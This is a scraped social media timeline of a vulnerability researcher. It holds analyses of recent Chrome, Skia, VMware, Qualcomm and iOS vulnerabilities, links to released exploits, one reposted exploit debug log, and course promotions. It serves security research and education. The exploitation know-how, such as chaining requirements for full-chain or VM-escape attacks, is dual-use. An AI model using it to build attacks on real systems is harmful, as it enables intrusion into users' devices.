An arrangement called a Rydberg blockade forces a pair of atoms into a binary state, cleanly entangling them. This trick allows the atoms to serve as the qubits of complex quantum circuits. www.quantamagazine.org/the-best-qubits-for-quantum-comput…

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
This looks like a candidate for Chrome v8 0day bug used by @_manfp in his Pwn2Own 2024 exploit (CVE-2024-2887, just patched in Chrome stable 123.0.6312.86/.87)
wasm module decoder had a missing check of type section size in a branch of DecodeTypeSection, easy to spot manually:
 Alisa Esage Шевченко
@alisaesage
Wait, did it just work?!
WE DID IT!
@zerodaytraining was unsuspended in less than 24 hours, I didn’t even have a chance to file a complaint!
Power to my people!
 Alisa Esage Шевченко
@alisaesage
Twitter suspended @zerodaytraining account of zerodayengineering.com apparently because getting many retweets is now considered spam, sharing top-of-the-field professional knowledge is abusive behaviour, and founder being a cybersecurity figure poses a security risk? @elonmusk


Alisa Esage Шевченко reposted
 Ian
@ianwboyle
That’s not cool at all.
@x @support @cstanley @KettlebellDan
Can we get an assist here please.
This account was wrongfully suspended.
Alisa Esage Шевченко
@alisaesage
Twitter suspended @zerodaytraining account of zerodayengineering.com apparently because getting many retweets is now considered spam, sharing top-of-the-field professional knowledge is abusive behaviour, and founder being a cybersecurity figure poses a security risk? @elonmusk
Alisa Esage Шевченко
@alisaesage
I don’t like that my repos and videos are going viral without credit. If you want to repost it, this is the way:
Credit: @alisaesage
github.com/badd1e/Pwn
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Release: VM Escape Exploit for Parallels Desktop Hypervisor (Pwn2Own 2021) zerodayengineering.com/research/pwn2own-2021-vm-escape.html (source code + video walkthrough)
A virtual machine escape exploit will typically require kernel privileges in the guest OS. In this exploit I chose to offload the reverse-engineered toolgate protocol implementation to a Python module, while keeping my low-level kernel code minimal, just enough to implement the attack interface - a nod to the principle of least privilege in systematic software engineering, which we miss a lot in non-trivial exploit development. -- @alisaesage
Alisa Esage Шевченко reposted
 Luke Stephens (hakluke)
@hakluke
What’s your cybersecurity take that has you feeling like this?

Alisa Esage Шевченко reposted
Physics In History
@PhysInHistory
Euphemia Lofton Haynes (1890–1980) was the first African-American woman to earn a Ph.D. in mathematics, which she received from Catholic University of America in 1943. Her dissertation was on the determination of sets of independent conditions characterizing certain special cases of symmetric correspondences. Haynes spent much of her career advocating for better education for African-Americans and was instrumental in reforming the public school system in Washington, D.C.
 Alisa Esage Шевченко
@alisaesage
It took 3 years but finally I feel ready to release my Pwn2Own 2021 exploit code. 💖 Video talk covers my full research workflow, from attack surface modeling and reverse engineering, to vulnerability discovery and systematic exploit engineering, enjoy! #pwn2own
Zero Day Engineering
@zerodayalpha
Release: VM Escape Exploit for Parallels Desktop Hypervisor (Pwn2Own 2021) zerodayengineering.com/research/pwn2own-2021-vm-escape.html
A virtual machine escape exploit will typically require kernel privileges in the guest OS. In this exploit I chose to offload the reverse-engineered toolgate protocol implementation to a Python module, while keeping my low-level kernel code minimal, just enough to implement the attack interface - a nod to the principle of least privilege in systematic software engineering, which we miss a lot in non-trivial exploit development. -- @alisaesage
Alisa Esage Шевченко reposted
 Nicolas Krassas
@Dinosn
Pwn2Own Vancouver 2024: participants earned $1,132,500 for 29 unique 0-days securityaffairs.com/160901/hacking/pwn2own-vancouver-2024…
Alisa Esage Шевченко reposted
 Mario (マリオ) Romero
@Cyrivs89
(3/3) I am already applying the knowledge I have acquired and I am eager to continue learning from her. I'm sure I'll be taking some more of her courses. For now, I will enjoy the course for the second time.
Don't miss the opportunity to do it: zerodayengineering.com/training/universal-vulnerability-r…
Alisa Esage Шевченко reposted
Mario (マリオ) Romero
@Cyrivs89
(2/3) but it also teaches you a methodology to follow, and personally, what for me is most valuable and concentrates Alisa's years of experience and knowledge: it introduces you to the mindset necessary for your vulnerability research to be successful.
Alisa Esage Шевченко reposted
Mario (マリオ) Romero
@Cyrivs89
(1/3) The last few months I have been enjoying and learning about vulnerability research from one of the best trainings available today.
The 4-day Zero Day Vulnerability Research course from @zerodaytraining by @alisaesage is not only exceptional on a technical level,
Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
Congratulations @_manfp for winning Pwn2Own Master of Pwn single-handedly against all the teams. This is an outstanding achievement that requires more than just skills and hard work. Respect!
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"I'm excited to start off 2024 by completing Zero Day Engineering's Zero Day Vulnerability Research course.
Alisa Esage does an amazing job of taking something as complex and intimidating as Vulnerability Research and breaking it down into a comprehensive yet approachable curriculum.
One of my biggest takeaways from the course was Alisa's methodology for finding zero days in modern software. She teaches a systematic approach, using models of vulnerabilities, exploits, and application threats.
For example, by modeling the subsystems and threats of an application, I learned how to prioritize which subsystems to target and discover new conceptual attack vectors.
This course was both enjoyable and incredibly informative. I felt significantly better prepared for vulnerability research by the end, and I believe this systematic approach will help me avoid common pitfalls.
Overall, the course offers a powerful, systematized methodology that I haven't encountered before. It's also a great foundation for beginners interested in entering the field of Vulnerability Research.
I thoroughly enjoyed this course and am eagerly looking forward to its major upgrade later this year." -- Jael Koh, OSCE3 | OSED | OSEP | OSWE | OSCP | BSCP | ZDE VR | Corelan Advanced
Get the course here: zerodayengineering.com/training/universal-vulnerability-r…

Alisa Esage Шевченко reposted
Physics In History
@PhysInHistory
Happy 145ᵗʰ Birthday to Albert Einstein, considered to be one of the most brilliant minds in scientific history. He is best known for his works of general and special theories of relativity.
Einstein won the 1921 Nobel Prize in Physics for his works on photoelectric effect.

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Insights, part 2 - research grade (hypervisor emulated devices & emulated USB exploitation):
High-level workflow of security patch analysis with reverse-engineering proprietary hypervisor code to reproduce the exploit - device emulation: zerodayengineering.com/research/vmware-esxi-vmxnet3-from-…
This specific workflow is actually included as a series of practical exercises in our Hypervisor Vulnerability Research training, from reverse engineering the security patch to prototyping the proof-of-concept, plus all the background theory: zerodayengineering.com/training/hypervisor-vulnerability-…
The same bug pattern was behind one of the USB emulated device exploits in the past - xHCI (Pwn2Own 2017). Which is a common sample of use-after-free bug in *HCI controllers.
Zero Day Engineering
@zerodayalpha
⚡️0-Day Insights: Vmware Critical Security Advisory for ESXi, Workstation, Fusion hypervisors
1. Vmware just released security patches for four critical vulnerabilities that affect their entire core hypervisor stack: CVE-2024-22252, CVE-2024-22253, CVE-2024-22254, CVE-2024-22255.
2. The bugs were publicly exploited at Tianfu Cup 2023 hacking contest, which is currently the Chinese (and really the only one, globally) competitor to Pwn2Own competitions.
3. Three out of four bugs were found in the code of emulated USB controllers: XHCI & UHCI. The nature of the fourth bug (CVE-2024-22254) is unclear, and it affects ESXi hypervisor only.
4. Regarding severity rating: they are just ordinary code execution bugs which allow (when chained together) a full VM escape. There is nothing special about these bugs. The only reason why Critical severity was assigned here is the publicly demonstrated exploit. In fact, dozens of bugs identical to these (though not necessarily in USB emulation) are being found and patched in hypervisors on a regular basis, with a humbler severity rating.
5. Vulnerabilities in USB emulated devices are actually quite common, although hard to fuzz. Many Pwn competitions in the past showed hypervisor exploits based on bugs in USB emulated devices.
6. All the different USB hardware technologies - OHCI, UHCI, eHCI, xHCI - are based on the same core system, while differing greatly in complexity. xHCI in particular is extremely complex. As hypervisors emulate hardware USB technologies, they implement the entire hardware specification abstraction in code. This is the reason why considerable numbers of security bugs were historically found in USB emulators.
7. In terms of hypervisor hardening, USB emulation code is one of the first candidates for elimination as attack surface reduction.
8. Most common classes of bugs in USB emulated devices are buffer overflows and use-after-free issues. Concrete examples: unchecked fields in USB data descriptors, dangling pointers due to poorly managed DMA mapping/unpapping operations, and generally lack of sanitization of guest-provided kernel device driver data.
9. Exploitation of emulated devices in hypervisors typically requires elevated privileges on the Virtual Machine, and the exploit would go through the guest OS kernel.
10. The distribution of affected products here hints upon the fraction of core hypervisor code which is shared in the vendor's base.
Reference: Vmware advisory, product versions and patching instructions: www.vmware.com/security/advisories/VMSA-2024-0006.html
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
⚡️0-Day Insights: Vmware Critical Security Advisory for ESXi, Workstation, Fusion hypervisors
1. Vmware just released security patches for four critical vulnerabilities that affect their entire core hypervisor stack: CVE-2024-22252, CVE-2024-22253, CVE-2024-22254, CVE-2024-22255.
2. The bugs were publicly exploited at Tianfu Cup 2023 hacking contest, which is currently the Chinese (and really the only one, globally) competitor to Pwn2Own competitions.
3. Three out of four bugs were found in the code of emulated USB controllers: XHCI & UHCI. The nature of the fourth bug (CVE-2024-22254) is unclear, and it affects ESXi hypervisor only.
4. Regarding severity rating: they are just ordinary code execution bugs which allow (when chained together) a full VM escape. There is nothing special about these bugs. The only reason why Critical severity was assigned here is the publicly demonstrated exploit. In fact, dozens of bugs identical to these (though not necessarily in USB emulation) are being found and patched in hypervisors on a regular basis, with a humbler severity rating.
5. Vulnerabilities in USB emulated devices are actually quite common, although hard to fuzz. Many Pwn competitions in the past showed hypervisor exploits based on bugs in USB emulated devices.
6. All the different USB hardware technologies - OHCI, UHCI, eHCI, xHCI - are based on the same core system, while differing greatly in complexity. xHCI in particular is extremely complex. As hypervisors emulate hardware USB technologies, they implement the entire hardware specification abstraction in code. This is the reason why considerable numbers of security bugs were historically found in USB emulators.
7. In terms of hypervisor hardening, USB emulation code is one of the first candidates for elimination as attack surface reduction.
8. Most common classes of bugs in USB emulated devices are buffer overflows and use-after-free issues. Concrete examples: unchecked fields in USB data descriptors, dangling pointers due to poorly managed DMA mapping/unpapping operations, and generally lack of sanitization of guest-provided kernel device driver data.
9. Exploitation of emulated devices in hypervisors typically requires elevated privileges on the Virtual Machine, and the exploit would go through the guest OS kernel.
10. The distribution of affected products here hints upon the fraction of core hypervisor code which is shared in the vendor's base.
Reference: Vmware advisory, product versions and patching instructions: www.vmware.com/security/advisories/VMSA-2024-0006.html
Alisa Esage Шевченко reposted
Physics In History
@PhysInHistory
Although I am a typical loner in daily life, my consciousness of belonging to the invisible community of those who strive for truth, beauty, and justice has preserved me from feeling isolated.
- A. Einstein

Alisa Esage Шевченко reposted
 Freddo Espresso 🧊
@freddo_1337
What a great way to start the year 🎉 Thrilled with almost completing the Hypervisor Vulnerability Research course by @zerodaytraining! Comprehensive content, engaging exercises, and expert insights by @alisaesage 💯 recommended!
Alisa Esage Шевченко reposted
 Marko Mladenovic
@bugdigger
Just wrapped up @zerodaytraining 's self-paced course by the incredibly insightful @alisaesage. Coming from a software development and web security background, I found her dive into zero-day research both enlightening and engaging. The mix of topics, whether memory corruption vulnerabilities, logic bugs, getting familiar with complex codebases or immersion into modern technology research, were spot on. The course covers required mindset for researcher too! One word - transformative! Strongly recommend for anyone venturing into low-level security. 💯
Alisa Esage Шевченко reposted
 jsnv
@jsnv_dev
I just finished my first round of Zero Day Vulnerability Research training zerodayengineering.com/training/universal-vulnerability-r… from @zerodaytraining. It is exceptional for its beginner-friendly approach, comprehensive and easy-to-digest structure, and practical application of concepts.
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"I recently (2023) completed the Hypervisor Vulnerability Research course by Alisa Esage (@alisaesage), which provided a comprehensive exploration of virtualization technology and its security aspects.
The course began with a clear introduction to virtualization technology, distinguishing between various types of hypervisors. We then explored the rich functionality of guest services, understanding their practical implementation and potential security challenges. The module on attacking guest services equipped us with valuable perspective on attack vectors, and the in-depth look at VirtualBox's implementation was insightful.
Overall, this course is highly recommended for both beginners and experienced professionals looking to enhance their virtualization security skills.
Here is a link to the course for anyone interested: zerodayengineering.com/training/hypervisor-vulnerability-…"
-- Veer Singh, Principal at Certus Cybersecurity

Alisa Esage Шевченко reposted
 Jack Ren
@bjrjk
Full chain analysis for CVE-2022-4262 to commemorate my time spent on this non-trivial type confusion! Shoutout to @mistymntncop for his crafted artful exploit and discussion with me! And shoutout to @_clem1, @5aelo, @alisaesage for their prior work :). github.com/bjrjk/CVE-2022-4262/
Alisa Esage Шевченко reposted
Physics In History
@PhysInHistory
Nikola Tesla on the cover of TIME magazine, July 20, 1931.
Alisa Esage Шевченко reposted
Quanta Magazine
@QuantaMagazine
Is the standard model of cosmology wrong? “Either we haven’t been clever enough to come up with a model that actually fits everything,” said J. Colin Hill, a theoretical cosmologist, or “there may be, in fact, multiple pieces of new physics at play.” www.quantamagazine.org/clashing-cosmic-numbers-challenge-…

Alisa Esage Шевченко reposted
TrendAI Zero Day Initiative
@thezdi
The first ever #pwn2own Automotive is in the books! We awarded $1,323,750 throughout the event and discovered 49 unique zero-days. A special congratulations to @synacktiv, the Masters of Pwn! Stay with us here and at the ZDI blog as we prepare for Pwn2Own Vancouver in March.
 Alisa Esage Шевченко
@alisaesage
I confirm this is tough
 Philipp
@spiegeltonline
Having your exploit work literally in the last second might affect your cardiac health 😅 #pwn2own @thezdi

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"Here’s my review for #zerodayvulnerabilityresearch class offered by Zero Day Engineering (@zerodaytraining). It's an intensive four days training where Alisa Esage (@alisaesage) shares some important tips from her Pwn2Own (#pwn2own) competition and decade long zero day research experience.
She walked us through real world application's code base to demonstrate how to identify its subsystems and which one to prioritize for testing. Additionally, she walked us through some of the real world vulnerable code snippets from various enterprise and real-world applications to demonstrate several bug classes such as memory corruption vulnerabilities, hardware bugs, and logic bugs etc. Furthermore, she also touched base on the security weaknesses of one of the memory safe languages and shared research tips on upcoming technologies.
One of the modules, Fuzzing Masterclass took us through the internals of coverage guided fuzzers and offered guidance on customizing them for applications not supported out of the box.
Overall, this course helps you build a zero day research mindset, guides you on what needs to be done, and forces you to figure out the most of the “how-to" part, which in my opinion is the best thing."
- Kapil Khot, Penetration Testing
Zero Day Vulnerability Research course: zerodayengineering.com/training/universal-vulnerability-r…

Alisa Esage Шевченко reposted
 j j
@mistymntncop
Exploit for CVE-2022-4262. Fukin finally! Shoutout to @_clem1 for finding the ITW exploit. And shoutout to @5aelo, @bjrjk, @alisaesage for their RCA's and prior analysis of the vuln :). github.com/mistymntncop/CVE-2022-4262
Alisa Esage Шевченко reposted
Quanta Magazine
@QuantaMagazine
What’s happening in cosmology? For the last decade or so, the field has wrestled with tension. Researchers are carefully introducing new data and ideas to the model that we use to understand the universe. Liz Kruesi reports: www.quantamagazine.org/clashing-cosmic-numbers-challenge-…
Alisa Esage Шевченко
@alisaesage
Best ad ever for a cloud-based reverse engineering service 🏆
 matteyeux
@matteyeux
Seems like someone pushed a bunch of iBoot symbols to Hexrays's Lumina server
 Alisa Esage Шевченко
@alisaesage
Buzz of 2024 🫠


 Alisa Esage Шевченко
@alisaesage
Did you notice?! @zerodaytraining certification made it to public CVs and social profiles before I even announced the grading system!
Alisa Esage Шевченко
@alisaesage
TTF bug from Operation Triangulation (CVE-2023-41990) is under active exploitation on large enough scale to trigger a CISA KEV advisory
The Hacker News
@TheHackersNews
🚨 CISA warns of 6 actively exploited security flaws
╰┈➤ CVE-2023-27524 in Apache Superset.
╰┈➤ CVE-2023-38203 & CVE-2023-29300 in Adobe ColdFusion.
╰┈➤ CVE-2023-41990 in #apple products.
╰┈➤ CVE-2016-20017 in D-Link devices.
╰┈➤ CVE-2023-23752 in Joomla!
Read: thehackernews.com/2024/01/cisa-flags-6-vulnerabilities-ap…
#cybersecurity #infosec
Alisa Esage Шевченко
@alisaesage
Keep in mind that a True Type vulnerability can potentially be exploited via multiple attack vectors - not just iMessage that you've seen reported in the news. This is why it's a bad idea to inform your risk management decisions with a single cybersecurity attack indicators
Alisa Esage Шевченко
@alisaesage
Cool. With this PPL bypass and kfd’s current stash, a jailbreak for iOS <16.6 is more or less plug’n’play
 朱心浪
@xina520
ml_dbgwrap_halt_cpu new value: 800000ff
dma_ctrl_1 new value: 8000000000070e01
kernel_addr phys_addr: fffffff14eca99d0 91db959d0
dma_ctrl_1 old value: 70e00
fffffff14eca99d0 : 4141414141414141
github.com/zhuxinlang/zhuxinlang.github.io/blob/main/GPU_…
Alisa Esage Шевченко
@alisaesage
Security research ProTip: architectures of hardening features (documented or reverse-engineered) inform us about the attack surfaces which the developer believes to be dangerous. Always worth your attention
Alisa Esage Шевченко
@alisaesage
After looking through all of the 1.5 community RE publications on iOS Lockdown mode, quite a few things that it tries to harden were never seen in any published in-the-wild attacks 🤔
Alisa Esage Шевченко reposted
 xvonfers
@xvonfers
Interesting talk about Lockdown Mode from @blacktop__
github.com/blacktop/presentations/blob/main/0x41con_2023/…
Alisa Esage Шевченко
@alisaesage
Quick test of Safari JavaScript WASM RCE bug from Operation Triangulation (CVE-2023-32435)
Alisa Esage Шевченко
@alisaesage
iOS Lockdown mode is a joke. Bluetooth is still there, Safari JavaScript is still there, ImageIO you bet, all the juicy RCE attack surfaces are wide open and available. Where exactly is the advanced high-value-target grade security hardening here? Blocking unknown contacts in iMessage? Please...
Alisa Esage Шевченко
@alisaesage
I honestly wanted to enable this for myself so I don't have to code my own iOS security hardening layer or audit one of those hipster open hardware phones for SoC supply chain implants before I can use it. Apparently feeding people a false sense of security through marketing is the cybersecurity SOTA in technology nowadays
Alisa Esage Шевченко
@alisaesage
Cheers ‘24
 Alisa Esage Шевченко
@alisaesage
I am having fun watching your presentations at #37c3, and just realized that I never properly shared my own technical conference talk recordings of 2023. Both talks were on JavaScript Engines Vulnerability Research, here you go:
1. www.youtube.com/live/WteC5jpc9O8?t=22031 (Jsconf India 2023, 30 min.)
This is as approachable as I could manage while keeping my exploit samples, should be suitable as a 1st intro to the topic.
2. youtu.be/WouAptHlyC4 (PHDays 2023, 1 hr.)
Classic deep technical research talk with both (as I usually do) the Big Picture and a Deep Dive (v8 CVE-2022-4262).
Distributed chaos FTW 🦾
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Are you ready for reboot of iBootcamp training?
Alisa Esage Шевченко
@alisaesage
💥 Announcing iBootcamp, an online training camp to learn iOS security research. 🚀
Stage 0: Reconnaisance
When: 12-21 December 2019
Where: online
Registration: 📧 iboot@alisa.sh
Alisa Esage Шевченко
@alisaesage
iOS security ProTip: reboot your iPhone
Alisa Esage Шевченко
@alisaesage
There is a cool talk on open CPU & SoC design with RISC-V in Saal Zuse streaming right now. I am watching it #37c3
 Alex Plaskett
@alexjplaskett
For those who didn’t make it too #37c3 looks like streams will be starting at 10:30 CET:
streaming.media.ccc.de/37c3
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
⚡️0-Day Insights: Google Chrome WebRTC vulnerability (CVE-2023-7024)
1. The bug resides in Chromium-specific WebRTC bindings rather than in the core WebRTC code.
It means that the security vulnerability will only affect the Chrome browser as well as those browsers based on Chromium open source project (such as Microsoft Edge), and will not affect other software which uses WebRTC library.
2. The patch fixes wrong logic when processing incoming WebRTC audio stream parameters from the server/web page.
3. The exploitable state is caused by a memory corruption (heap buffer overflow) in downstream code, which uses unchecked AudioParameters struct members.
4. The bug may possibly be reached through a HTML page which uses WebRTC/WebAudio JavaScript API.
5. These Chromium-based software products have been patched:
Browsers: Microsoft Edge, Brave, Opera; Electron framework
6. These Chromiuim-based software may be still vulnerable:
Vivaldi browser, Samsung Internet, Avast browser, Yandex browser, Qihoo 360 browser, Meta Quest (Oculus) browser
7. These WebRTC embedders are not vulnerable:
Safari, Firefox, Chromium OS, Firefox OS
8. The vulnerability is not ultra-hard to reproduce and exploit. If your software embeds Chromium open source project, upgrade to recent version or cherry-pick the patch as soon as possible.
9. In order to exploit this vulnerability by re-creating the full chain exploit, the attacker will still need another bug to disclose memory contents, and yet another bug to escape browser/application sandbox. Note that in certain configurations either or both additional requirements may be irrelevant.
10. Mitigation: software-specific.
In Chrome browser WebRTC cannot be disabled in the settings, so consider updating the browser.
Technical analysis & 0-day research insights by @alisaesage
Some additional details and relevant links: zerodayengineering.com/insights/chrome-webrtc-cve-2023-70…
Alisa Esage Шевченко reposted
Physics In History
@PhysInHistory
In 1887, the Michelson-Morley experiment aimed to detect the Earth's motion through the "aether," a medium then thought necessary for the propagation of light. The null result of this experiment played a significant role in the development of Einstein's theory of special relativity.
 Alisa Esage Шевченко
@alisaesage
RISC-V "design of" technical report reads like a novel: people.eecs.berkeley.edu/~krste/papers/EECS-2016-1.pdf. Highly recommend for weekend reading!
Alisa Esage Шевченко
@alisaesage
It annoys me that no ISA was ever created with low-level security principles baked in, or even with security research in hindsight. Even the (very young) RISC-V design explicitly enables hardware-level concurrency bugs with a relaxed memory model, by a decision weight that might be much different, had they factored in offensive vulnerability research outputs. (To be fair, RISC-V creators acted fast to issue a preemptive paper on mitigating Speculative Execution bugs, which I am yet to read - still, it's a 'mitigation' which might have been a pre-excluded bug class by design!)
Alisa Esage Шевченко reposted
 M
@nemux_
@alisaesage created one of the best starting point for an offensive V8 journey @zerodaytraining zerodayengineering.com/training/masterclass/browser-secur…
In few hours you acquire the right know-how to put your hands on V8
Alisa Esage Шевченко
@alisaesage
Full-chain exploits for mobile smartphones need at least four distinct vulnerabilities across full stack OS & App code to go from RCE to persistence. These bugs here are common exemplars of stage 3 vulnerability kind:
Zero Day Engineering
@zerodayalpha
0-Day Insights - Deep Dive: Qualcomm MSM Linux Kernel & ARM Mali GPU 0-day Exploit Attacks of October 2023 zerodayengineering.com/insights/qualcomm-msm-arm-mali-0da… (by @alisaesage)
Alisa Esage Шевченко reposted
 CISA Cyber
@CISACyber
🛡️ #qualcomm users: @CISAgov added # CVE-2022-22071, CVE-2023-33063, CVE-2023-33106 & CVE-2023-33107 to our Known Exploited Vulnerabilities Catalog. Visit go.dhs.gov/Z3Q & mitigate to protect your org from cyberattacks. #cybersecurity #infosec #vulnerabilitymanagement

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
0-Day Insights - Deep Dive: Qualcomm MSM Linux Kernel & ARM Mali GPU 0-day Exploit Attacks of October 2023 zerodayengineering.com/insights/qualcomm-msm-arm-mali-0da… (by @alisaesage)
Alisa Esage Шевченко reposted
Zero Day Engineering | Community & Industry
@zerodayengine
Tracking bug for v8 the_hole bug class mitigations bugs.chromium.org/p/chromium/issues/detail?id=1445008
Alisa Esage Шевченко
@alisaesage
Cancel everything. Eliminate obligations
Alisa Esage Шевченко
@alisaesage
Freedom of mind is a universal antidote to social harnessing
Alisa Esage Шевченко reposted
 Josh Pitts
@ausernamedjosh
The JavaScript Engines for Hackers by @zerodaytraining was great. Shortened the time to get familiar with V8. Thx @alisaesage!
Alisa Esage Шевченко
@alisaesage
What the hype of LLM-based chatbots shows us, is not how smart AI is, but how dumb our expectations of intelligence are
Alisa Esage Шевченко
@alisaesage
In all the LLM/GPT boom, people seem to misunderstand or completely miss one MAJOR engineering insight: a model no matter how large, can only generate a ***statistical expectation*** of the answer, projected from previously consumed content.
Think average or median of whatever the internet knows about your question. Perhaps with a few additional pseudo-logical steps to put things together.
This immediately follows from Transformer architecture internals, on top of how ANNs work in general. The entire thing can be (and usually is) modeled on the probabilistic framework, which extends frequentist statistics to atomic events.
I of course believe in magic, but AI is not it
Alisa Esage Шевченко
@alisaesage
RCE on baseband is relatively useless unless the attacker can pivot from DSP to CPU, which is not trivial (~0 public research). However, bugs advised by Qualcomm & Android suggest a full exploit chain including an attack on adjacent to baseband subsystems to elevate privileges!
Alisa Esage Шевченко
@alisaesage
Update: my bad, after looking closer at the patches, it's not targeting the baseband yet. The bug is in the MSM kernel subsystem which is somewhat adjacent to the baseband - a UaF in the code which implements CPU to DSP RPC functionality: git.codelinaro.org/clo/la/kernel/msm-5.15/-/commit/264380… Which means local elevation of privilege impact in Android Kernel
Alisa Esage Шевченко reposted
The Hacker News
@TheHackersNews
Attention #android users! Qualcomm has disclosed 3 high-severity security vulnerabilities that were exploited in October 2023.
Learn more about them ➥ thehackernews.com/2023/12/qualcomm-releases-details-on-ch…
#cybersecurity #hacking #technology
Alisa Esage Шевченко reposted
 hardmaru
@hardmaru
AGI is always 3-5 years away
Alisa Esage Шевченко
@alisaesage
Lots of universal patterns in vulnerability research, which can inform ultra efficient bug hunting.
By way of abstract level knowledge, one tiny tip can suddenly boost your workflows and bring much success
Zero Day Engineering
@zerodayalpha
Research insights on recent Chrome 0day in Skia (CVE-2023-6435) from our lab:
1. The bug is an integer overflow in Skia, an open source library for rendering 2D graphics which which is used in Chromium backend.
2. The bug can be used to escape browser sandbox in Chrome app on Android.
3. At least one more bug -in one of the renderer subsystems, such as v8- is required to complete the attack with a full chain exploit. Google did not disclose the other bug at this time.
4. The bug cannot be used to achieve a full sandbox escape on common desktop deployments of Google Chrome.
5. Based on the above, we hypothesize that the original 0day attack vector and the exploit chain was targeting Android devices specifically.
6. The bug seems to be available and reachable in broad-scope Chromium (including common desktop deployments of Chrome browser), but an additional 3rd vulnerability would be required to execute arbitrary code with the same level of privilege as in the original 0day attack in most popular deployment configurations. Therefore, overal impact of the bug is somewhat scoped.
7. The bug will strongly affect Chrome embedders which use unsandboxed GPU process. We did not look further into this, but Chrome-based systems such as electron framework and derivatives should be patched quickly.
8. The bug is not explicitly related to the previous 0day in Skia (CVE-2023-2136).
I.e. it's not a patch bypass of the latter, and not located in the same subsystem of code.
9. Both bugs (6435 and 2136) are focused on bypassing in-code checks, which implicitly suggests the same specialized bughunting workflow, and therefore, possibly the same attacker.
10. The bug is not very trivial to reproduce. Strong familiarity with GPU-level graphics internals is required.
Chrome release notes: chromereleases.googleblog.com/2023/11/stable-channel-upda…
Patchset: skia.googlesource.com/skia.git/+log/96270e0be6b3..89907a0…
Issue tracker (restricted): crbug.com/1505053
Analysis by @alisaesage

 Alisa Esage Шевченко
@alisaesage
The downside of thinking in deep abstract levels of knowledge: it's harder to stay tuned in superficial information flows (like normal news/social media). Every new bit of information filtered through a deep perspective explodes into an unmanageable fractal of insights and ideas
Alisa Esage Шевченко
@alisaesage
Venture capital is toxic - though not many people realize it yet. Now the truth is out, and you’ll hear more of it in the coming decades.
In my business course/mentorship I’ll have a dedicated lecture on why you probably should NOT take other people’s money to fund your business
Alisa Esage Шевченко
@alisaesage
Why I will teach 0 days of VR&ExpDev trainings in 2024 t.me/alisaesage/139
2-4 day live trainings are shallow and ineffective (+ mental health concerns)
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Research insights on recent Chrome 0day in Skia (CVE-2023-6435) from our lab:
1. The bug is an integer overflow in Skia, an open source library for rendering 2D graphics which which is used in Chromium backend.
2. The bug can be used to escape browser sandbox in Chrome app on Android.
3. At least one more bug -in one of the renderer subsystems, such as v8- is required to complete the attack with a full chain exploit. Google did not disclose the other bug at this time.
4. The bug cannot be used to achieve a full sandbox escape on common desktop deployments of Google Chrome.
5. Based on the above, we hypothesize that the original 0day attack vector and the exploit chain was targeting Android devices specifically.
6. The bug seems to be available and reachable in broad-scope Chromium (including common desktop deployments of Chrome browser), but an additional 3rd vulnerability would be required to execute arbitrary code with the same level of privilege as in the original 0day attack in most popular deployment configurations. Therefore, overal impact of the bug is somewhat scoped.
7. The bug will strongly affect Chrome embedders which use unsandboxed GPU process. We did not look further into this, but Chrome-based systems such as electron framework and derivatives should be patched quickly.
8. The bug is not explicitly related to the previous 0day in Skia (CVE-2023-2136).
I.e. it's not a patch bypass of the latter, and not located in the same subsystem of code.
9. Both bugs (6435 and 2136) are focused on bypassing in-code checks, which implicitly suggests the same specialized bughunting workflow, and therefore, possibly the same attacker.
10. The bug is not very trivial to reproduce. Strong familiarity with GPU-level graphics internals is required.
Chrome release notes: chromereleases.googleblog.com/2023/11/stable-channel-upda…
Patchset: skia.googlesource.com/skia.git/+log/96270e0be6b3..89907a0…
Issue tracker (restricted): crbug.com/1505053
Analysis by @alisaesage
Alisa Esage Шевченко
@alisaesage
Mean chromium/src code coverage by Google's internal cloud fuzzing workflow is about 10%. Plenty of space for research
Zero Day Engineering | Community & Industry
@zerodayengine
Chromium [WIP] internal fuzzing map by source code directory, official dashboard analysis.chromium.org/coverage/p/chromium?platform=fuzz&t…
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"Just finished day 1 and looking forward to the rest. Alisa is great! The pace is great, building up from the ground up, emphasizing the mindset and frameworks necessary to handle any future vulnerability research topics. Looking forward to the rest!" -- Oscar De La Rosa, Detection & Response Analyst at Expel
Alisa, creator and instructor of the course: @alisaesage
Zero Day Vulnerability Research training: zerodayengineering.com/training/universal-vulnerability-r…. Special price will expire on 30th November
 Alisa Esage Шевченко
@alisaesage
Simple formula of a successful future-proof business:
- 100% ownership
- 0 employees
- 0% profit margins
- 0% income tax
- horizontal structure
- distributed infrastructure (legal, financial, digital)
- 100% happy customers
- one relentless mastermind.
Very soon this will be the golden standard of smart entrepreneurship rather than a dream to strive for
Alisa Esage Шевченко
@alisaesage
Sunday in my seaside cave: freshly brew coffee, writing business plans and project drafts - pending catching up on Chrome bugs. I just had an idea of an awesome project that will let a few lucky guys to work closer with me than ever to achieve your goals. Will announce it soon

Alisa Esage Шевченко reposted
Mr. Anthony 安東尼
@darkfloyd1014
I agree with this and human needs to break the limit instead of just filling the wallet.
Otherwise, it is no fun at all.
I really share similar philosophy with you, @alisaesage, that is reason I won’t go for academic system which is a social system.
Alisa Esage Шевченко
@alisaesage
Broadly, there exist only two sources of income money:
1. Social systems.
2. Technical systems.
Earning bug bounties is (2). Selling digital courses about how you do it is (1).
Key difference: transactions in (2) are largely independent from the “human factor”. Transactions in (1) are totally defined by it.
Hence, game rules of the two are radically different. But also, there is a common core where they overlap.
For some reason, excelling at both directions simultaneously is unexpectedly hard. It’s so hard that it pushes your mind to go beyond itself.
If your goal is just to make money and earn some freedom, don’t stretch yourself like that. It’s so much easier to become rich or professionally famous by selling some properly focused and convertion-optimized junk.
What I do is a transformational path. And this is what many people really need — not just to be rich or professionally successful — but, to get a little closer to the godlike part of our human nature, and more detached from the animal part of it and the ego.
